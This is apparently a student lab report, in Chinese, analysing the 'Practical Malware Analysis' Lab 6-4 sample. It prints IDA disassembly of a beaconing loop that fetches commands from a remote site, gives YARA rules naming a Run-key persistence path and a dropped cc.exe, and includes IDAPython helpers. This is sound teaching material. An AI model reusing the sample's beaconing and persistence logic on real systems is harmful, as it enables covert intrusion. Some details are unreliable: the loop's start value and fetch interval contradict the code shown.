
Lab6-4

Questions

1. What is the difference between the calls made from the main method in Labs 6-3 and 6-4?
2. What new code construct has been added to main?
3. What is the difference between this lab's parse HTML function and those of the previous labs?
4. How long will this program run? (Assume that it is connected to the Internet.)
5. Are there any new network-based indicators for this malware?
6. What is the purpose of this malware?

1、实验 6-3 和 6-4 的 main 函数的调用之间的区别是什么？

IDA Pro 查看



sub_401000：检查网络连接

sub_401040：解析 HTML

sub_401150：switch 语句

sub_4012B5：printf 函数

前两个函数地址一样，后两个地址后移了，可能是中间加入了其他的代码。

2、main 新加入的代码结构

查看 main 函数，可以发现，其中加入了一个 for 循环：

```
.text:00401248 ; ---------------------------------------------------------------------------
.text:00401248
.text:00401248 loc_401248:                             ; CODE XREF: _main+12↑j
.text:00401248                 mov     [ebp+var_C], 0
.text:0040124F                 jmp     short loc_40125A
.text:00401251 ; ---------------------------------------------------------------------------
.text:00401251
.text:00401251 loc_401251:                             ; CODE XREF: _main+7D↓j
.text:00401251                 mov     eax, [ebp+var_C]
.text:00401254                 add     eax, 1
.text:00401257                 mov     [ebp+var_C], eax
.text:0040125A
.text:0040125A loc_40125A:                             ; CODE XREF: _main+1F↑j
.text:0040125A                 cmp     [ebp+var_C], 5A0h
.text:00401261                 jge     short loc_4012AF
.text:00401263                 mov     ecx, [ebp+var_C]
.text:00401266                 push    ecx
.text:00401267                 call    sub_401040
.text:0040126C                 add     esp, 4
.text:0040126F                 mov     [ebp+var_8], al
.text:00401272                 movsx   edx, [ebp+var_8]
.text:00401276                 test    edx, edx
.text:00401278                 jnz     short loc_40127E
.text:0040127A                 xor     eax, eax
.text:0040127C                 jmp     short loc_4012B1
.text:0040127E ; ---------------------------------------------------------------------------
.text:0040127E
.text:0040127E loc_40127E:                             ; CODE XREF: _main+48↑j
.text:0040127E                 movsx   eax, [ebp+var_8]
.text:00401282                 push    eax
.text:00401283                 push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
.text:00401288                 call    sub_4012B5
.text:0040128D                 add     esp, 8
.text:00401290                 mov     ecx, [ebp+argv]
.text:00401293                 mov     edx, [ecx]
.text:00401295                 push    edx             ; lpExistingFileName
.text:00401296                 mov     al, [ebp+var_8]
.text:00401299                 push    eax             ; char
.text:0040129A                 call    sub_401150
.text:0040129F                 add     esp, 8
.text:004012A2                 push    0EA60h          ; dwMilliseconds
.text:004012A7                 call    ds:Sleep
.text:004012AD                 jmp     short loc_401251
.text:004012AF ; ---------------------------------------------------------------------------
```

用一个局部变量 var_C 循环计数，初始值为 1，每次循环递增 1，循环内部调用了 sub_401040 函数获取网页信息，每次循环的结尾，会休眠 0EA60h=1 分钟，当 var_C 大于或者等于 5A0h 时，循环停止。

因此，程序会执行 1*5A0h=1440 分钟，24 小时，每五分钟获取一个网页信息。

3、这个实验的解析 HTML 的函数和前面实验中的那些有什么区别？

```
.text:00401040 dwNumberOfBytesRead= dword ptr -8
.text:00401040 var_4           = dword ptr -4
.text:00401040 arg_0           = dword ptr  8
.text:00401040
.text:00401040                 push    ebp
.text:00401041                 mov     ebp, esp
.text:00401043                 sub     esp, 230h
.text:00401049                 mov     eax, [ebp+arg_0]
.text:0040104C                 push    eax
.text:0040104D                 push    offset aInternetExplor ; "Internet Explorer 7.50/pma%d"
.text:00401052                 lea     ecx, [ebp+szAgent]
.text:00401055                 push    ecx             ; char *
.text:00401056                 call    _sprintf
.text:0040105B                 add     esp, 0Ch
.text:0040105E                 push    0               ; dwFlags
.text:00401060                 push    0               ; lpszProxyBypass
.text:00401062                 push    0               ; lpszProxy
.text:00401064                 push    0               ; dwAccessType
.text:00401066                 lea     edx, [ebp+szAgent]
.text:00401069                 push    edx             ; lpszAgent
.text:0040106A                 call    ds:InternetOpenA
.text:00401070                 mov     [ebp+hInternet], eax
.text:00401073                 push    0               ; dwContext
.text:00401075                 push    0               ; dwFlags
.text:00401077                 push    0               ; dwHeadersLength
.text:00401079                 push    0               ; lpszHeaders
.text:0040107B                 push    offset szUrl    ; "http://www.practicalmalwareanalysis.com".
.text:00401080                 mov     eax, [ebp+hInternet]
.text:00401083                 push    eax             ; hInternet
.text:00401084                 call    ds:InternetOpenUrlA
.text:0040108A                 mov     [ebp+hFile], eax
.text:0040108D                 cmp     [ebp+hFile], 0
.text:00401091                 jnz     short loc_4010B1
.text:00401093                 push    offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\n"
```

这个实验的 sub_401040 函数加入了 sprintf 函数获取用户输入的字段用于创建 User-Agent 字段，该字段的默认值仍为“Internet Explorer 7.50/pma%d”。

4、这个程序联网情况下会运行多久？

1440 min = 24 h

5、在这个恶意代码中有什么新的基于网络的迹象吗？

出现了新的 User-Agent。

```
mov     ecx, [ebp+var_C]
push    ecx
call    sub_401040
```

计数器 var_C 作为参数传给 sub_401040 函数

```
mov     eax, [ebp+arg_0]
push    eax
push    offset aInternetExplor ; "Internet Explorer 7.50/pma%d"
lea     ecx, [ebp+szAgent]
push    ecx             ; char *
call    _sprintf
```

var_C 和一个格式化字符串作为参数传给 sprintf 函数，创建一个新的字符串，即 szAgent

```
lea     edx, [ebp+szAgent]
push    edx             ; lpszAgent
call    ds:InternetOpenA
```

然后该字符串传给 InternetOpenA 函数，进行初始化，这样每次循环都会有新的 User-Agent，这个机制可以被管理和监控 web 服务器的攻击者用于跟踪恶意代码运行时间。

6、这个恶意代码的目的

基础功能和 6-3 一样，还可以监视恶意代码的运行时间，并且在运行 24 小时后停止。

Yara 规则

利用 Strings 得到各程序的关键字符

```
C:\Users\PC\Desktop\恶意代码\计算机病毒分析工具\Strings>Strings C:\Users\PC\Desktop\恶意代码\实验\上机实验样本\Chapter_6L\Lab06-01.exe
```

编写规则：

Lab06-01.exe

```
rule Lab6-1-feature{
    meta:
        description = "Lab06-01.exe’s features"
    strings:
        $s1 = "InternetGetConnectedState" fullword ascii
```

```
        $s2 = "Error 1.1: No Internet" fullword ascii
        $s3 = "GetACP" fullword ascii
    condition:
        $s1 and $s2 and $s3
}
```

Lab06-02.exe

```
rule Lab6-2-feature{
    meta:
        description = "Lab06-02.exe’s features"
    strings:
        $s1 = "Error 2.1: Fail to OpenUrl" fullword ascii
        $s2 = "http://www.practicalmalwareanalysis.com/cc.htm" fullword ascii
        $s3 = "Internet Explorer 7.5/pma" fullword ascii
    condition:
        $s1 and $s2 and $s3
}
```

Lab06-03.exe


```
rule Lab6-3-feature{
    meta:
        description = "Lab06-03.exe’s features"
    strings:
        $s1 = "Error 3.1: Could not set Registry value" fullword ascii
        $s2 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" fullword ascii
        $s3 = "C:\\Temp\\cc.exe" fullword ascii
    condition:
        $s1 and $s2 and $s3
}
```

Lab06-04.exe

```
rule Lab6-4-feature{
    meta:
```

```
        description = "Lab06-04.exe’s features"
    strings:
        $s1 = "Sleep" fullword ascii
        $s2 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" fullword ascii
        $s3 = "C:\\Temp\\cc.exe" fullword ascii
    condition:
        $s1 and $s2 and $s3
}
```

结果：



IDA Python 自动化分析脚本

1.快速定位某函数：

```
def goInitarray(self):
    # _get_modules 是 idc 提供的接口，如其名
    for module in idc._get_modules():
        # 遍历所有 module，找到 linker
        module_name = module.name
        if 'linker' in module_name:
            print 'linker address is ' + str(hex(module.base + 0x2464))
            # 0x2464 是 Android 某个版本的 init_array 的偏移地址,
            # jumpto 可以直接跳转到目标地址
            idc.jumpto(module.base + 0x2464)
            # 在 init_array 上下个断点
            idc.add_bpt(module.base + 0x2464, 1)
```

```
        # makecode 更不用说了，相当于 C
        idaapi.auto_make_code(module.base + 0x2464)
```

2.综合分析

```
import idautils
import idaapi

# 解析为 code
def make_code(start, end):
    for i in range((end - start) / 4):
        addr = start + (i * 4)
        idaapi.do_unknown_range(addr, 4, 0)
        idaapi.auto_make_code(addr)
    return


# 解析为 function,相当于 P
def make_function(start, end):
    idc.MakeFunction(start, end)
    return

# 查找调用 addr 的地方，并加断点
def addBreakpoint(addr):
    string_dt_init_ea = addr
    refs = XrefsTo(string_dt_init_ea)
    useful_ref = 0
    for ref in refs:
        useful_ref = ref.frm
        AddBpt(useful_ref)
        AddBpt(useful_ref + 0x4)
```

```
# 打印 data 的数据
def get_string(startAddr, endAddr):
    out = ""
    index = 1
    charStartAddr = startAddr
    res = ''
    line = 0
    while (startAddr < endAddr) :
        res += hex(Byte(startAddr)) + ','
        if line == 15:
            res += '\n'
            startAddr += 1
            line = 0
        else:
            line += 1
            startAddr += 1
    print (res)
    print ("end")
```

调用示例：

```
start = 0x0477AF
end = start + 0x657AC
print(hex(end))
make_function(start, end)
```

四、 实验心得

继续应用 IDA Pro 深入分析恶意代码，了解恶意代码的整体结构，各个子过程的作用、之间的关系，进而分析恶意程序的目的，代码分析能力得到进一步提高。

复习了 yara 规则的编写。